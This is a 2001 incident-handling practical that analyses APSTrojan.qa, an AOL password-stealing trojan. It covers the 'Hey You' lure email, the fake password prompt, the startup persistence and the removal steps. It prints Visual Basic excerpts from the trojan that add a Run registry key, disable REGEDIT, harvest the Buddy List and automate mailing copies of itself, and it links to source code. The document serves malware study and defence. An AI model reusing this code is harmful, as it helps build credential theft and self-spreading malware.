Advanced Incident Handling Practical Assignment
Option 2-Documention of APSTrojan.qa
Brandi Copans Miller
February 19, 2001

Exploit Details

Name: APSTrojan.qa

Variants:

APStrojan.cj
APStrojan.cj
APStrojan.gen
APStrojan.gen1
APStrojan.gen18
APStrojan.gen18b
APStrojan.gen18c
APStrojan.gen18d
APStrojan.gen2
APStrojan.gen22
APStrojan.gen3
APStrojan.gen3b
APStrojan.gen4
APStrojan.gen5
APStrojan.gen5b
APStrojan.gen5c
APStrojan.gen6

APStrojan.ob
APStrojan.ob.dr
APStrojan.ob.gen
APStrojan.ob.pak.gen
APStrojan.ok
APStrojan.ok.dr
APStrojan.py
APStrojan.pz
APStrojan.qa.worm
APStrojan.qa *currently in the wild
APStrojan.qw
APStrojan.rs
APStrojan.sfx.gen11
APStrojan.sfx.gen8
APStrojanT.gen-T (1)

Operating System:

Windows 98, Windows 95 if MSVBVM50.dll is present. (2) MSVBNM50.dll is installed with common packages like Internet Explorer 4.0 (3).

Protocols/Services:

America Online (AOL), AOL Instant Messenger

Brief Description:

APSTrojan.qa is a trojan written in Visual Basic that steals the victim's AOL password and screename (AOL username) and sends them to its creator/owner. On AOL version 4.0, it gathers all the "Buddies" listed on the victim's Buddy List and sends a copy of itself to these users disguised as an email from the victim.

Protocol Description

APSTrojan.qa exploits two features in the AOL client. First, it launches a window similar to the one AOL uses to ask their members if they would like to store their password for ease of use. Instead of storing the password inside the AOL client, the trojan sends it off to the email address listed in one of its scripts. Second, it attempts to create a future mailing list for itself from the AOL member's Buddy List capturing all of the AOL screenames the victim has added.

Description of variants

All known versions of APSTrojan are listed in the Variants section. These trojans share the same intent, but there are small differences in implementation. Some versions are designed specifically for the AOL 3.0 client. Others are designed to send a different email message or name the attachment containing the trojan something other than MINE.zip.

How the Exploit Works

APSTrojan.qa is distributed through email as an attachment usually called MINE.zip. The subject of the email is usually "Hey You" with a body similar to the one below.

****body of email*****


Hey I finally got my pics scanned..theres like 5 or 6 of the..so just download it and unzip it..and for you people who don't know how to then scroll down..tell me what you think of my pics okay?

If you don't know how to unzip then follow these steps

When you sign off, AOL will automatically unzip the file, unless you have turned this feature off in download preferences.

If you want to do it manually then
On the My Files menu on the AOL toolbar, click Download Manager.
In the Download Manager window, click Show Files Downloaded.
Select my file and click Decompress
****end of body of email*****

It is very likely that the recipient of the email knows and trusts the sender. This is because once the AOL member installs the trojan, it has the capability of stealing all of the Instant Messenger "Buddies" (a list of AOL screenames of acquaintances)on an AOL user's buddy list. It then sends a copy of itself to all of these users via email from the victim's account. AOL users are warned not to download files from recipients they do not know when they press their "Download Now" button.



E-mail Attachment Warning from AOL Neighborhood Watch

Warning: If you don't know who sent you this e-mail, be cautious in downloading this file.

You are about to download a file attached to an e-mail. If you don't know who sent you this e-mail, be cautious in downloading the file attached to it. There is a chance that it could contain a program that may damage your computer system or contain objectionable graphics.

Note: Parents may restrict their children from receiving e-mail with file attachments. To find out more, go to Keyword: Parental Controls. For more information about AOL's online safety features, go to Keyword: Neighborhood Watch.

Do you want to download this file?

□ Don't show me this warning again.

This warning does not deter a user from downloading some "pictures" from one of their friends. This feature is why this trojan has spread so quickly-McAfee recently cited APSTrojan as the second most common virus with 292,794 infections found in the last thirty days. (5)

After the file is downloaded the user's zip program would reveal two files: MINE.exe and README.txt. The text file usually says "Did you like my pics?" The download preferences the attacker mentions in the above email are not the default settings in the AOL client. Even if the user had this preference enabled, they would still have to launch the executable after the MINE.zip file is unzipped to release the trojan.

When the executable is launched it makes several changes to the victim's system. It starts by making calls to these DLLs located in the C:\windows\system directory:

MSVBVM50.dll
WININET.dll
TAPI32.dll
MPR.dll
ODBCINT.dll
COMDLG32.dll
OLE32.dll
COMCTL32.dll
WINMM. Dll
GDI32 dll
KERNEL32.dll.(2)

OLEAUT32.dll
MAPI32.dll
RPCRT4.dll
ODBC32.dll
VERSION.dll
MSVCRT.dll
SHELL32.dll
SHLWAPI.dll
USER32.dll
ADVAPI32.dll

The program gathers information about the system from these dlls and begins to make changes to gain the control that it needs. The trojan creates four hidden files, the names of which may be different for other variants of the APSTrojan. For this discussion we will focus on APSTrojan.qa, which uses this naming convention:

C:\msdos98.exe
C:\Windows\system\mine.exe
C:\Windows\uninstallms.exe.
C:\Windows\system\readme.txt

The first three files are identical.

These files are used in one of the first scripts the trojan runs:

```
****script****
Private Sub Form_Load()
On Error Resume Next
Dim x As Long, strMsdos As String, strLine As String
Dim mypath As String, newlocation As String
If App.PrevInstance = True Then
End
End If
mypath = App.Path & "\" & App.EXEName & ".EXE" 'the name of app
newlocation = Environ("WinDir") & "\msdos98.exe " 'new location
On Error Resume Next
If LCase(mypath) <> LCase(newlocation) Then
FileCopy mypath, newlocation
End If
savestring HKEY_LOCAL_MACHINE, "Software\Microsoft\Windows\CurrentVersion\Run\Windows ", "
msdos98", newlocation
****script end****
```

Here the registry is modified to load the APSTrojan(msdos98.exe) at startup. The trojan will run without the victim's knowledge everytime the computer is restarted. To ensure the user is unable to easily delete these changes the trojan runs a script like this one:

```
****script begin****
x = SetAttributes("C:\MSDOS.SYS", FILE_ATTRIBUTE_READONLY)
savekey HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Policies\System"
SaveDword HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Policies\System",
"DisableRegistryTools", 1
****script end****
```

Here the registry function REGEDIT is disabled. The victim will not be able to evoke REGEDIT, the Windows registry editor, from the run line when Windows is running normally.


After the registry is modified, the trojan alters the WIN.ini file adding this to the run line:

run= c:\windows\uninstallms.exe

Scrolling may be required to see the change as the APLTrojan.qa attempts to write the line with preceding spaces making the line occur to the far right of the run=. The trojan marks the WIN.ini file as read only and enables a timer routine that constantly monitors the WIN.ini file, making sure it is still read only and that the value after RUN= remains unmodified.(2) If the file is modified, the trojan launches the script again to reinstate the initial changes.

All of these changes cause the APSTrojan.qa to load at start-up. Once it is running, timer functions monitor the machine for an instance of AOL. When AOL is opened, the trojan goes to work to stealing the users password and retrieving all names on the user's "Buddy List" so it can replicate itself and send copies to these future victims.

AOL users have the option of storing their password so they can sign onto the AOL service with one click. This trojan takes advantage of this feature by popping a fake AOL window as seen below when the trojan first detects the AOL client has been opened.



Password Store Information Box

You may store your password so that you dont need to type it each time you sign on to AOL. To store your password, type it in the box below, then click OK.

Note: Once you store your password anyone with access to your computer can sign on to your AOL account. Storing your password is not recommended if others (co-workers, your children, etc.) have access to your computer. To unstore your password, sign on to AOL, then go to Keyword: Preferences. To change your password, sign on to AOL, then go to Keyword Password.

This window will pop over the top of the AOL client, making it appear that it came from the AOL application. The AOL member will likely enter their password into the form and hit "OK". The victim will then be at the normal AOL sign-on screen and have to enter their password again(unless they have previously enabled this option). This strange behavior is usually the first sign of infection to the victim as this window will pop up every time they use the AOL service.
Once the AOL member is signed onto the AOL service, APSTrojan.qa seeks new victims by attempting to gather all of the names on the AOL member's Buddy List. It waits for the Buddy List to open and then sets a script similar to this one in motion:

****begin script****

```
Public Sub AddBLtoList(thelist As ListBox)
Dim buddylist&, edit&, editicon&, caption2$, caption$, window&, firstlist&,
secondlist&, count&
Call KW2("buddylist")
TimeOut 1.5
buddylist& = FindWindowEx(mdi, 0&, "AOL Child", vbNullString)
caption2$ = InStr(GetCaption(buddylist&), "Buddy Lists")
If caption2$ <> 0 Then GoTo start:
Do
DoEvents
buddylist& = FindWindowEx(mdi, buddylist&, "AOL Child", vbNullString)
caption2$ = InStr(GetCaption(buddylist&), "Buddy Lists")
Loop Until buddylist& <> 0 & caption2$ <> 0
start:
firstlist& = FindWindowEx(buddylist&, 0&, "_AOL_Listbox", vbNullString)
Call WaitForListToLoad(firstlist&)
For count& = 0 To SendMessage(firstlist&, LB_GETCOUNT, 0, 0) - 1
Call SendMessage(firstlist&, LB_SETCURSEL, count&, 0&)
editicon& = FindWindowEx(buddylist&, 0&, "_AOL_Icon", vbNullString)
editicon& = FindWindowEx(buddylist&, editicon&, "_AOL_Icon", vbNullString)
Call SendMessage(editicon&, WM_LBUTTONDOWN, 0, 0&)
Call SendMessage(editicon&, WM_LBUTTONUP, 0, 0&)
Do
DoEvents
window& = FindWindowEx(mdi, 0&, "AOL Child", vbNullString)
caption$ = GetCaption(window&)
If InStr(caption$, "Edit List") <> 0 Then
edit& = window&
End If
Loop Until edit& = window&
secondlist& = FindWindowEx(edit&, 0&, "_AOL_Listbox", vbNullString)
Call WaitForListToLoad(secondlist&)
Call AddNames(secondlist&, thelist)
TimeOut 0.2
Call SendMessage(edit&, WM_CLOSE, 0&, 0&)
TimeOut 0.2
Next count&
Call SendMessage(edit&, WM_CLOSE, 0&, 0&)
Call SendMessage(buddylist&, WM_CLOSE, 0&, 0&)
End Sub
```

****end of script****

After the script creates a new mailing list from the victim's Buddy List, it replicates and sends itself to everyone on the mailing list through the AOL client with a script like this one:

****begin script****

```
Public Sub SendMailWithAttach(sn$, subject$, body$, filepath$)
Dim toolbar1&, toolbar2&, atmodal&, atwin&, atbut&, atedit&, aticon2&, aticon&
, count2&, icon&, Rich&, savewin&, savebut&, count&, mail&, send&, edit&,
modal&, ModalIcon&, unknown&
toolbar1& = FindWindowEx(aol, 0&, "AOL Toolbar", vbNullString)
toolbar2& = FindWindowEx(toolbar1, 0&, "_AOL_Toolbar", vbNullString)
icon& = FindWindowEx(toolbar2&, 0&, "_AOL_Icon", vbNullString)
icon& = FindWindowEx(toolbar2&, icon&, "_AOL_Icon", vbNullString)
Call SendMessage(icon&, WM_LBUTTONDOWN, 0, 0&)
Call SendMessage(icon&, WM_LBUTTONUP, 0, 0&)
Do
DoEvents
```

```
mail& = FindWindowEx(mdi, 0&, "AOL Child", "Write Mail")
edit& = FindWindowEx(mail&, 0&, "_AOL_Edit", vbNullString)
send& = FindWindowEx(mail&, 0&, "_AOL_icon", vbNullString)
Loop Until mail& <> 0 And send& <> 0 And edit& <> 0
Call SendMessageByString(edit&, WM_SETTEXT, 0&, sn$)
edit& = FindWindowEx(mail&, edit&, "_AOL_Edit", vbNullString)
edit& = FindWindowEx(mail&, edit&, "_AOL_Edit", vbNullString)
Call SendMessageByString(edit&, WM_SETTEXT, 0&, subject$)
Rich& = FindWindowEx(mail&, Rich&, "RICHCNTL", vbNullString)
Call SendMessageByString(Rich&, WM_SETTEXT, 0&, body$)
aticon& = FindWindowEx(mail&, 0&, "_AOL_icon", vbNullString)
For count2& = 1 To 12
aticon& = FindWindowEx(mail&, aticon&, "_AOL_icon", vbNullString)
Next count2&
Call SendMessage(aticon&, WM_LBUTTONDOWN, 0, 0&)
Call SendMessage(aticon&, WM_LBUTTONUP, 0, 0&)
Do
DoEvents
atmodal& = FindWindow("_AOL_Modal", vbNullString)
aticon2& = FindWindowEx(atmodal&, 0&, "_AOL_icon", vbNullString)
Loop Until atmodal& <> 0 And aticon2& <> 0
Call SendMessage(aticon2&, WM_LBUTTONDOWN, 0, 0&)
Call SendMessage(aticon2&, WM_LBUTTONUP, 0, 0&)
Do
DoEvents
atwin& = FindWindow("#32770", "Attach")
atbut& = FindWindowEx(atwin&, 0&, "Button", "&Open")
atedit& = FindWindowEx(atwin&, 0&, "Edit", vbNullString)
Loop Until atwin& <> 0 & atbut& <> 0 And atedit& <> 0
atwin& = FindWindow("#32770", "Attach")
atbut& = FindWindowEx(atwin&, 0&, "Button", "&Open")
atedit& = FindWindowEx(atwin&, 0&, "Edit", vbNullString)
TimeOut 0.8
Call SendMessageByString(atedit&, WM_SETTEXT, 0&, filepath$)
Call PostMessage(atbut&, WM_LBUTTONDOWN, 0, 0&)
Call PostMessage(atbut&, WM_LBUTTONUP, 0, 0&)
Do
DoEvents
atmodal& = FindWindow("_AOL_Modal", vbNullString)
aticon2& = FindWindowEx(atmodal&, 0&, "_AOL_icon", vbNullString)
aticon2& = FindWindowEx(atmodal&, aticon2&, "_AOL_icon", vbNullString)
aticon2& = FindWindowEx(atmodal&, aticon2&, "_AOL_icon", vbNullString)
Loop Until atmodal& <> 0 And aticon2& <> 0
Call SendMessage(aticon2&, WM_LBUTTONDOWN, 0, 0&)
Call SendMessage(aticon2&, WM_LBUTTONUP, 0, 0&)
For count& = 1 To 13
send& = FindWindowEx(mail&, send&, "_AOL_icon", vbNullString)
Next count&
Call SendMessage(send&, WM_LBUTTONDOWN, 0, 0&)
Call SendMessage(send&, WM_LBUTTONUP, 0, 0&)
Do
DoEvents
modal& = FindWindow("_AOL_Modal", vbNullString)
unknown& = FindWindowEx(mdi, 0&, "AOL Child", "Error")
Loop Until modal& <> 0 Or unknown& <> 0
If unknown <> 0 Then
Call PostMessage(unknown&, WM_CLOSE, 0&, 0&)
Call PostMessage(mail&, WM_CLOSE, 0&, 0&)
Do
DoEvents
savewin& = FindWindow("#32770", "America Online")
savebut& = FindWindowEx(savewin&, 0&, "Button", "&No")
```


```
Loop Until savewin& <> 0 And savebut& <> 0

Call SendMessage(savebut&, WM_KEYDOWN, VK_SPACE, 0&)
Call SendMessage(savebut&, WM_KEYUP, VK_SPACE, 0&)
Exit Sub
End If
modal& = FindWindow("_AOL_Modal", vbNullString)
ModalIcon& = FindWindowEx(modal&, 0&, "_AOL_Icon", vbNullString)
Call PostMessage(ModalIcon&, WM_LBUTTONDOWN, 0, 0&)
Call PostMessage(ModalIcon&, WM_LBUTTONUP, 0, 0&)
End Sub
```

****end of script****

This functionality creates the impression that the email is from the victim. These emails can be detected if the victim checks their "Sent Mail" box. This script only works on AOL 4.0 as changes have been made to newer AOL clients (AOL 5.0 and AOL 6.0) prohibiting the APSTrojan.qa from using these techniques to create a new mailing list.(4) Other versions of APSTrojan attempt to get around this fix by prompting the AOL user to downgrade their AOL version to AOL 4.0.(4)

Diagram for APSTrojan.qa


APSTrojan sent to Friends on Buddy List of Victim 2
Attacker
Password for Victim 1
Password for Victim 2
APSTrojan from Attacker
Victim 2: Same behaviour as Victim 1
APSTrojan from Victim 1 to friend on Buddy List

Victim 1
-User downloads attachment-carrying APSTrojan.
-User executes MINE.exe and trojan is released.
Trojan makes modifications to user's system to assure it will run at start up.
Trojan steals user's password and mails it back to attacker.

How to Use APSTrojan.qa

As the diagram explains, APSTrojan.qa is very easy to use. The attacker releases the trojan to several AOL users and awaits their screename and password to be emailed back. If the victim is using AOL 4.0, the trojan will continue to spread to other users, sending back more screename and password combinations to the attacker.

Signature of Attack

-Email in the “Sent Mail” box that the AOL user has not written.
-Difficulty shutting down Windows, laptops may not respond to power button: they will need to have their battery removed to restart.
-Attempts to start REGEDIT fail
-WIN.ini is read-only
-MINE.exe, msdos98.exe, ReadMe.txt, uninstallms.exe are present on the machine
-AOL user is prompted twice for their password
-Pop-up message urging AOL user to downgrade their version from AOL 5.0 or AOL 6.0 to AOL 4.0.
-Detection of trojan by virus protection software.
-Trojan will not be listed when CTRL + ALT +DELETE is used to see a list of programs. It has a function that hides the process from this view.

How to Protect Against APSTrojan (6)(7)

AOL users should avoid downloading attachments from emails with the subject line “Hey You” and a similar message to the one listed above, even if it is from one of their acquaintances. All email users should avoid launching executable files without being certain of its origin. When the user confirms they have been infected with APSTrojan.qa, this can be done using McAfee’s online virus scan at http://www.Mcafee.com/myapps/clinic/ov_clinic.asp., they should take the following steps to remove the program.

1. Turn the computer off and boot into safe mode. Laptops may not respond to their power button being pressed, so the battery will need to be removed to restart the machine. To boot into safe mode, hold down the left control key for Windows 98 systems or press F8 for Windows 95 systems. This will prompt the Windows start-up menu. Select SAFE MODE Command Prompt Only. Windows will not run the WIN.ini file when operating in SAFE MODE which will prevent the trojan from running at start up.

2. At the DOS C:\ prompt, start the process of removing the files the trojan installed by changing their permissions so they are no longer system and read only. Then they may be deleted. Type these lines at the command prompt:

   ```
   attrib –r –s –h c:\msdos98.exe
   **this will change the permissions

   del c:\msdos98.exe
   **this will delete the file

   attrib –r –r –h c:\WINDOWS\uninst~1.exe
   del c:\WINDOWS\uninst~1.exe

   attrib –r –s –h c:\WINDOWS\SYSTEM\mine.exe
   del c:\WIINDOWS\SYSTEM\mine.exe
   ```

```
attrib –r –s –h c:\WINDOWS\SYSTEM\ReadMe.txt
del c:\WINDOWS\SYSTEM\ReadMe.txt
```

3. After the files have been removed, change permissions and edit the WIN.ini file so it will not search for c:\windows\uninstall.exe at runtime.

   ```
   attrib –r –s –h c:\WINDOWS\WIN.INI
   EDIT c:\WINDOWS\WIN.INI
   ```

   Look for: run= C:\windows\uninstallms.exe

   Remove c:\windows\uninstallms.exe from the RUN= line by placing the cursor at the right of the equals sign and pressing SHIFT and END to select the line. Hitting delete will clear the selected text. Some versions of this trojan may also insert runrestore=c:\windows\uninstallms.exe. If this entry is found, delete the entire line including the runrestore.

   It should be noted that the above steps may be attempted via the GUI desktop applications. The user may boot into SAFE MODE and use the FIND functionality to locate the files, change their permissions and delete them. This method may be problematic for the following reasons:

   -Windows 98 users will need to enable the Startup Menu by running msconfig the first time they boot into SAFE MODE,
   -Users may delete the wrong file when using the FIND functions,
   -The trojan may still be in use when booting into SAFE MODE.

   It is highly recommended that the victim removes APSTrojan.qa via the SAFE MODE Command Prompt Only.

4. Restart the machine after the four files have been removed and the WIN.INI file has been modified using CTRL, ALT and DELETE. Allow Windows to reboot into SAFE MODE, which will override the trojan's instructions to disable REGEDIT.

5. The registry modifications made by the trojan need to be removed for the system to function normally. From the start menu, select Run and type REGEDIT. This will open up the registry editor. First, select "Export Registry" and type in the name of the backup registry (C:\regbackup.reg for example) to save it. THIS IS A VERY IMPORTANT STEP, DO NOT SKIP! This will ensure there is a backup available if any mistakes are made during the edit.

   Search for the changes made by the trojan by selecting Edit → Find → and enter msdos98.exe. When the entry is found, hit the DELETE key. Search for msdos98.exe again to make sure you have deleted all entries. There should only be one entry in the registry, but the trojan may have changed since the writing of this paper.

The victim's machine now should be free of the trojan. Restart Windows normally and sign onto AOL to immediately change the passwords for all of the AOL screenames used on this computer. AOL users can have up to seven screenames, all of which could be potential victims to APSTrojan.qa.

Source Code/Psuedo Code

http://moccasin.vr9.com/ivb.html

**this version uses Visual Basic 6*

Additional Information/References

1. McAfee. "Virus Profile. ASPtrojan.qa@MM is a Medium Risk Trojan." 25 January2000.URL:http://vil.mcafee.com/dispVirus.asp?virus_k=10567". 2 February 2001.
2. California Computer Technologies. "Advisory for the APSTrojan Virus. What it is and how to get rid of it." URL:http://home.inreach.com/mavgw/apstrojan.htm". 2 February 2001

3. Microsoft. "Information for msvbvm.dll Version 5.1.43.19." URL:http://support/microsoft.com/servicedesks/fileversion/moreinfo.asp?Id=72736". 3 February 2001.

4. InfoWorld.com. "AOL Users Hit with Password-Stealing Virus." URL: http://www.infoworld.com/articles/hn/xml/0../010201hntrojan.xml?p=br&s=2&_ref=79222230

5. INFOTECH. "McAfee draws up computer virus map of the world." 13 February 2001.URL:www.stuff.co.nz/inl/index/0,1008,640802a1897,FF.html?&ref=1402271947. February 13 2001.

6. U-M Virus Busters. "The APSTrojan.qa (aka "Hey, you" Trojan)." 14 February 2000. URL: http://www.umich.edu/~virus-busters/APSTrojan.qa.html. 6 February 2001.

7. Symantec. "PWSteal.Trojan." 27 December 1999. URL: http://service1.symantec.com/sarc.nsf/html/pf/PWSteal.Trojan.html. 12 February 2001.